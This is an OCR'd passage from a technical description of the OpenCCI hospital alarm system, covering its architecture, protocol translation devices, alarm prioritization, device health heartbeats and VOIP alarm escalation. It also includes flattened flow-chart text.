


Figure (3.2.2) shows illustrates a logical architecture for the system 100. The logical architecture 100 includes a control layer 120, a hardware platform layer 130 and a presentation layer 140. In the control layer 120, a service 121 operates monitoring device drivers 122 for operating and communicating with monitoring device equipment 132 in the hardware platform layer which collects the vital sign data from the various patient vital sign monitors (for example, ventilators and infusion pumps). The service 121 receives the vital sign data collected by the monitoring device equipment 132, stores this data in one or more data engines 123, and carries out analysis to uncover alarm conditions. The service 121 operates alert device equipment 134 (for example, light indicators 105 and the nurse's station terminal 107) via alert device drivers 124 to provide alerting indicators of alarm conditions.

The service 121 also engages a web service 125 by which an administration terminal application 143 and/or a nurse station terminal application 144 of the presentation layer 140 may communicate with the service 121 via a server proxy 145. In addition, a web service 146 is provided at the presentation layer 140 so that the administration terminal application 143 and/or the nurse station terminal application 144 may communicate with the service 121 via a terminal proxy 126 of the control layer.

Control layer 120 may also include, for example, a radio frequency identification (RFID) platform 127 for preparing the middleware components (protocol translation adapters) required to enable communications between the service 121 and RFID monitoring device equipment 132 receiving vital sign data from the patient vital sign monitors. In addition, one or more other device simulation platforms 128 may be provided to prepare middleware components for other types of monitoring device equipment 132.

3.3 Software Architecture

Figure (3.3.1, illustrates a software architecture for the system 100 of Figure (3.2.1). The software architecture is presented in a multi-layer (or three tier) structure. A Presentation Layer 150 contains three different user interface (UI) modules: a Nurse Station Terminal user interface 151 for visual and text to speech alerts targeted for staff located at the station, an Administrator Terminal user interface 152 for system monitoring and for system history reports retrieval, and a Configuration Terminal user interface 153 that facilitates changing the system configuration and calibrating its performance.

The Security and Encryption Layer 155 allows the Presentation Layer components like the Nurse Station Terminal 151 and the Administrative Terminal 152 to connect to the OpenCCI^{TM}Services 171 in the Application Layer 170. The Security and Encryption Layer 155 allows these endpoints to communicate across the network 104, preventing eavesdropping and message tampering. This layer facilitates authentication and communication confidentiality using cryptographic methods, for example, as further described herein. A service tier is represented through a host layer 160 including web services modules 161 that handle data validation, authentication, authorization, and transactions. e Inter Process Communication channels (IPCs) 162 and an Internal Communication Foundation (ICF) 163 regulate and mange the distribution of data between internal services processes.

An application layer 170 includes a services module 171 that contains business objects and associated business rules and procedures which enable execution of system logic. A Data Layer 180 performs database access and contains implementations for retrieving data from physical devices for acquiring patient's vital signs data.

The Data Layer 180 allows data storage and retrieval through secured channels. The Data Layer 180 operates to abstract the database system in use, so that any of a variety of database systems (for example, Microsoft SQL, Oracle or XML file structures) can be used. The Data Layer 180 acquires data from devices that support monitoring (input data), sends data to devices that display or generate an alert (output data), and interacts with devices that allow bidirectional control.

External and Third Party Components Layer 190 provides application preferable interfaces for adding additional components to the system as developed by third parties. For example, in order to send SMTP emails from the system, an API or SDK can be integrated via the External and Third Party Component Layer 190 to facilitate sending SMTP emails. The external components are shared modules among all layers which represent a set of utilities such as encryption, decryption and system performance logging. [need to further describe the function and operation of these components].

3.4 Remote Translation Devices

Figure (3.4.1) illustrates an architecture for a remote translation device 102 as depicted in Figure (3.2.1). The architecture is descriptive of a number of suitable devices 102 employing various wireless (for example, IEEE 802.11 and Sun SPOT platforms). The remote translation device 102 as depicted in Figure (3.4.1) includes a processor 401 including a device interface port 402 that is configured to receive a data stream including patient vital sign data from a vital sign monitor 113. A microcontroller 403 includes a protocol translation adapter 405 which, with reference to stored program data in a memory 406, is operative to translate the vital sign data received from the vital sign monitor 113 (which is for example provided according to a data protocol of the manufacture of the vital sign monitor 113) into data formed according to a standard language/protocol for acquisition of vital signs as is described further herein. A communication section 404 of the microcontroller 403 further prepares the translated data (for example, by encrypting and encoding the translated data in an analog signal) for wireless transmission by wireless module 407 via an antenna 408 of the remote translation device 102.

Figure (3.4.2) illustrates a library of protocol translation adapters 505 provided in accordance with the system of Figure (3.2.1). As illustrated in Figure (3.4.2), each of the protocol translation adapters 515 in the library is configured to receive a data signal formed according to one of a plurality of vital sign data protocols 525 associated with the plurality of patient data acquisition devices, and to translate this data to form a translated data signal formed according to a standard language Λ for vital sign data, the standard language includes a standard communication protocol Φ and standard data structures Δ. The standard language Λ is further described in later sections. As illustrated in Figure (3.4.1), the protocol translation adapters 405, 505 are preferably provided in the remote translation devices 102 so that the translation of data to the standard language Λ can be completed before the data is wirelessly sent by the remote translation device 102 to the wireless access point 103 of the server 101. Alternatively, the protocol translation adapters 505 may be provided within the server 101.

When provided in the remote translation devices 102, the protocol translation adapters 505 are preferably configured to be downloaded by the server 101 to the remote translation devices 102 upon receipt of identification data from the remote translation devices 102 identifying the manufacturer's data protocols for the associated patient data acquisition devices. In this manner, for example, the system may be easily reconfigured after reassigning the remote translation devices 102 among the patient data acquisition devices 113.

3.5 Monitoring Vital Signs

The real time data stream t is processed by the server to prepare the patient status messages PS of the status data set. The server applies resident vital sign rules to determine whether vital signs data collection is active, and if so, whether the vital signs of any patient indicate an alarm condition. The rules for determining an alarm condition may differ according to a patient event indicator indicating a patient's current condition. For example, the rules may suspend indicating a vital sign alarm for a predetermined period of time, or allowing more relaxed thresholds, if the patient event indicator indicates that the patient is undergoing a surgical procedure.

A practical example of the applicability of such rules follows. As reported in the Anesthesia Patient Safety Foundation (APSF) Newsletter for Winter 2005, a 32-year-old woman had a laparoscopic cholecystectomy performed under general anesthesia. At the surgeon's request, a plane film x-ray was shot during a cholangiogram. The anesthesiologist stopped the ventilator in order to shoot the film. After shooting the film, the x-ray technician was unable to remove the film because of its position beneath the table. The anesthesiologist attempted to help the x-ray technician, but found it difficult because the gears on the table had jammed. Finally, the x-ray was removed, and the surgical procedure recommenced.

At some point thereafter, the anesthesiologist glanced at the EKG and noticed severe bradycardia. He realized he had never restarted the ventilator. This patient ultimately expired.

According to vital sign rules as would be applied according to the present system, a stored rule for X-Ray Ventilator bypass could have in this case been defined to provide a period of limited time duration for the procedure (for example, 90 seconds). Applying this rule, the system would mute or ignore ventilator alarms for the period of limited duration, thereby avoiding past practice where surgical staff would likely disable the alarm (as was likely done by the surgical staff in example above) to keep the surgical environment quiet. According to the present system, after the expiration of the time period of limited duration, the patient monitoring and alarm system would allow the muted ventilator alarms to be reinstated and dispatched. As a result, the risk faced by the surgical staff of forgetting to reactivate the muted alarm as described in the example above is eliminated.

In addition, in accordance with the present system, the server 101 may preferably determine an alarm condition by one or more prioritization algorithms applying coefficients $\{c_0, c_1 \cdots\}$ as defined in the patient status messages PS as weights. Figure (3.5.1) shows a flow diagram illustrating an alarm prioritization procedure according to the present system. This procedure could be important, for example, in a case where a set of temperature increase alarms arrive nearly simultaneously at a nurse station terminal 107, together with a cardiac alarm coming from a different patient. In this case, a prioritization procedure for prioritizing the cardiac alarm to make sure that the nurse is dispatched to assist the patient with the cardiac alarm first is critical.

In Figure (3.5.1), a process 600 begins at step 601 with the acquisition of alarm data at one of the remote translation devices 102 or at server 101 from one of the vital sign monitors 113 indicating a patient alarm. At step 602, the remote translation device 102 or server 101 translates the alarm data, analyzes the translated data to determine a severity of the alarm, assigns a coefficient c_i according to a determined severity of the alarm, and prepare an alarm data package identifying internally the type of alarm and its severity coefficient c_i. At step 603, server 101 analyzes the alarm data package to determine a vital sign alarm type, and in step 604, assigns a type priority value (TPVi) according to the identified vital sign alarm type (for example, cardio, ventilator or oximeter alarm). At step 605, server 101 sorts the alarm data packages according to the values of the coefficients c_i, and at step 606, sorts the alarm data packages according to the type priority values TPVi and places the sorted alarm data packages in a buffer. The server 101 reads an alarm data package of highest priority from the buffer at step 607, generates an alarm notification at step 608, and removes the alarm data package just read from the buffer at step 609. At step 610, the server 101 determines whether the buffer is empty, and if not, returns to step 607 to read a next alarm data message. If the buffer is empty, the server 101 terminates that alarm prioritization process 600 at step 611.

3.6 System Health

The device status messages DS indicate the status and health of each essential device and module in the system. The device status messages are prepared based on system health monitoring activities undertaken by various components of the system. For example, each of the wireless interface devices may preferably be configured to periodically transmit a heartbeat signal to the server while the wireless interface device is in an idle state with reference to the server in order to confirm the health of the wireless interface device. If no heartbeat has been received for a given device, the server performs a diagnosis to determine an associated alarm condition. Device status messages DS may then be prepared by the server to indicate the status of each of the wireless interface devices, including alarm condition as warranted.

Figure (3.6.1) illustrates an exemplary process 700 by which the health of various devices may be monitored by the server 101. The process is initiated in the server 101 at step 701, and then proceeds to step 702, at which the server 101 clears a current status record for each device in the system in order to begin the process of determining the current health of these devices.

Concurrently, the process is initiated in the various devices at step 703, and then proceeds to step 704, at which each device determines whether or not it has access to the server 101 at step 704. If no access is available, at step 705, the device generates a local alert (for example, audio and/or visual alarms discernible at the device) to instigate an appropriate service event. If the device determines that access to the serve 101 is available, the device generates a status data package at step 706 and transmits this package to the server at step 707. After generating the local alert at step 705 or generating the device status package at step 706, the device sets a sleep timer at step 708 to pause the process for a predetermined time period (for example, 5 seconds), and then returns to step 704 to determine whether or not it has access to the server 101.

At step 709, the server 101 receives the transmitted status data package, adds a time stamp to the received status data package and stores the received package. At step 710, the server 101 determines whether a status data package has been received from each device having a time stamp with no greater than a predetermined age (for example, 10 seconds). At step 711, for any device for which the current status data package time stamp exceeds the predetermined age, the server 101 issues a device disconnected alert to instigate an appropriate service event. After the time stamp age of the status data packages for each device has been determined, the process returns to step 702 to clear a current status record for each device and await the arrival of new status data packages from each of the devices.

Additional health monitoring activities may also preferably be undertaken within the system. For example, the nurse's station may preferably be configured to periodically transmit a heartbeat signal to the server while the wireless interface device is in an idle state with reference to the server in order to confirm the health of the nurse's station. In addition, the server may also be configured to periodically transmit a heartbeat signal to one or more of the nurse's station or the wireless devices, while the server is in an idle state with reference to the nurse's station in order to confirm the health of the server.

3.7 Alarm Escalation

The server also includes an alarm escalation rules base for determining a delivery and escalation procedure for patient and device alarms. For example, a rule set for a current patient may provide that an alarm condition is initially reported via a display of the nurse's station and via visual and aural alarms located in proximity to the patient's hospital room. If the alarm is not acknowledged at the nurse's station within a predetermined period of time, the rules may preferably provide an escalation procedure that forwards the alarm to a personal communication device of an attending nurse *(for example, by creating an associated text-based alarm message and converting the text to speech for transmission via a Voice over IP (VOIP) interface of the server to the attending nurse's cell phone)*.

Figure (3.7.1) illustrates an exemplary process 700 by which the escalation of alarms may be enacted by the server 101. At step 801, the server 101 begins the process of providing a patient alarm notification. At step 802, the server 101 begins by determining a device ID for the device that indicated the alarm, and determines a patient physical location by retrieving stored device physical location information according to the device ID.

The association of a patient monitoring device with a location may be accomplished, for example, by two different methods. In a first (”automated”) method, location may be determined by triangulating a radio frequency signal received at several antennas distributed with the territory served by an associated access point, or by localizing the signal according to signal strength at the access point. In a second ”manual” method, medical staff manually admit the patient and the device location information to a physical location record recorded through the Nurse Station Terminal 151. This association information is stored in the Data Layer, specifically in an underlying database system within this layer.

Based on the identified patient information, the server 101 identifies and activates visual and audio alarms in proximity to the patient at steps 803 and 804, respectively. At step 805, the server 101 identifies the nurse station 107 with primary present responsibility for the patient at the identified physical location, and announces an alarm at the identified nurse station 107 *(for example, using a text-based alarm message converted to text-to-speech for* *reproduction at the nurse station 107).*

Next, the server 101 proceeds to generate and deliver alarms to patient caregivers who may not be in physical proximity to the patient. At step 806, the server 101 retrieves a listing 807 of VOIP alarm recipients associated with the patient at the identified physical location. The listing 807 may be developed and maintained, for example, at Nurse Station Terminal 151 by the medical staff. In particular, staff members may associate individual alarm recipients to the patient, and/or may maintain a current location alarm recipients list default listing for each location.

The listing 807 preferably identifies each of the VOIP alarm recipients in association with an escalation level. For example, a level 1 escalation level may identify recipients designated to receive an alarm for the patient at the identified physical location immediately upon its generation, a level 2 escalation may identify recipients designated to receive an alarm for the patient at the identified physical location when no acknowledgement of a response to the alarm has been received from any level 1 recipient, and so on.

At steps 808 and 809, the server begins by transmitting a VOIP call to each of the level 1 recipients that provides a text-to-speech translation of the alarm. This is preferably accomplished via a conventional soft phone module and the text to speech conversion module of the server. The speech conversion module converts stored alarm text to speech.

The soft phone module receives the converted speech, input and relays the speech to the other end of each established VOIP call. Some suitable commercial products for implementing the soft phone module include SKYPE, XTEN, EYEBEAM and TUITALK. At step 810, the server determines whether or not each transmitted VOIP call has been successfully established and whether each recipient has acknowledged the alarm message. If not, at step 811, the server 101 determines whether the current level is a top most level (i.e., a final escalation level providing no further escalation), and if so, specifically records the VOIP alarm notification event as an improper staff response to alarm notification at step 812. If additional escalation levels are available, the server proceeds at step 813 to a next level of escalation and returns to step 809. At step 814, the server determines when each of the alarm notification threads (i.e., local visual and audio alarms, and VOIP alarms) have completed, and concludes the process at step 815. If not, the server preferably initiates an additional ”last resort” escalation level *(for example, by sending e-mail to a staffed emergency station)*.

Figure 3.3.1 OpenCCI^{TM}multi layer design.




Figure 3.4.1 Remote Translation Devices.




Figure 3.4.2 Heterogeneous data consolidation and translation.




Figure 3.5.1 Vital-Sign priority flow chart.



601
Acquire Patient Alarm from Vital Sign Monitor
600
602
Transfer protocol and data structure to standard language using PTA module
[Each package contain a coefficient value C_i based on alarm severity]
603
Switch based on vital sign type
Cardio Alarm
Oximeter Alarm
Ventilator Alarm
604
Augment Type Priority Value TPV_0
Augment Type Priority Value TPV_1
Augment Type Priority Value TPV_n
605
Sort Alarm Data Packages based on coefficient values C_i
Sort Alarm Data Packages based on coefficient values C_i
Sort Alarm Data Packages based on coefficient values C_i
Sort Alarm Data Packages based on TPV values
606
608
Send Alarm Notification
Read top Alarm Data Package from buffer
607
609
Remove top Alarm Data Package from buffer
No
610
Is buffer empty?
Yes
611
End Cycle

Figure 3.6.1 OpenCCI^{TM}System Health.




703
Start for each device in system
701
Start for system health monitoring on server
700
705
702
Clear device status record for each device in system
Generate local alert to user
No
Is device connected to server?
704
706
Yes
Generate Device Status Package
Send package to server
Store Device Status Package with time stamp
707
709
Sleep for 5 seconds
Status time stamp within past 10 seconds
Yes
710
708
No
711
Send device disconnected alert

Figure 3.7.1 Alarm escalation flow chart.



801
Send a Patient Alarm Notification
800
803
802
Switch light indicators at patient physical location
Map alarm device id to patient physical location
806
804
807
Switch acoustic indicators at patient physical location
Load VOIP Alarm Receivers List
VOIP Alarm Receivers List
Level 1: Ra, Rb, Rc
Level 2: Rx, Ry, Rz
Level 3: ....
Announce alarm message using Text to Speech at Nurse Station
Start with Level 1: Recepiants
805
808
Place VOIP Call to current escalation level recepiants
809
Yes
Call established and recipient ACK message
810
No
811
Is current Level the top most Level
No
Escalate alarm recipient level
Current level = Level i + 1
Yes
813
Wait for all notification threads to finish
Store in system history "Improper staff response to Alarm Notification."
814
812
End alarm Notification procedure
815

CHAPTER 4

SYSTEM MODULES

This chapter highlights some key modules in the OpenCCI$^{\mathrm{TM}}$system. Many of the modules are essential, and represent key enabling technologies without which the overall system will not be able to achieve its objectives. Figure (4.0.1) is a functional schematics which serves to structure the exposition of this chapter.

Figure 4.0.1 OpenCCI$^{\mathrm{TM}}$system modules.



In Section (4.1), we present the contribution of the Universal Protocol Translation Adapter; Section (4.2) highlights the operation of Wireless Vital Sign Monitoring. This is followed by a description of the Caregiver Notification module in Section (4.3). The dynamic configuration of the system modules is discussed in Section (4.4). In Section (4.5) we describe some candidate wireless transports that are supported to instrument the links between the central server, the Wireless Vital Sign Monitoring module and the Caregiver Notification module. In Section (4.6), we describe the Cryptographic Module that provides the framework for securing these transport channels. The formalization of the entire functional diagram is given in Section (4.7).

4.1 Universal Protocol Translation Adapter

Background

The monitoring and management of patients in an intensive care unit is a complex process. Frequently, decisions regarding the best option for the handling of an alarm need to be made in a short period of time. Enhancing the performance in critical care unit will rely on the interconnection between the variety of monitoring devices, to be able to consolidate and centralize the information and the decision making. This is not currently achievable, due to the incompatibility between heterogeneous device protocols and data representation.

Contribution

A key feature of the OpenCCI$^{\text{TM}}$system is the universal protocol translation adapter *(UPTA)*. The UPTA is a proprietary and patent-pending contribution of the author. It is the core block in the Remote Translation Devices described in Section (3.4) and shown in Figure (3.4.1). The UPTA interfaces with the alarm output port of a monitoring device of interest, and serves to convert the equipment protocol to a proprietary HIPAA compliant encoding over a wireless protocol. In this way, different equipment from different manufacturers can be unified under a single wireless and remote alarm monitoring system.

Each vital sign monitoring device that is to be made remotely manageable under OpenCCI, needs to have a UPTA. It makes sense then, to develop each UPTA instance in accordance with the device to which it will be assigned. This makes the OpenCCI system backward-compatible with a wide range of equipment, as is ideal in order to accommodate the hospital's existing inventory.

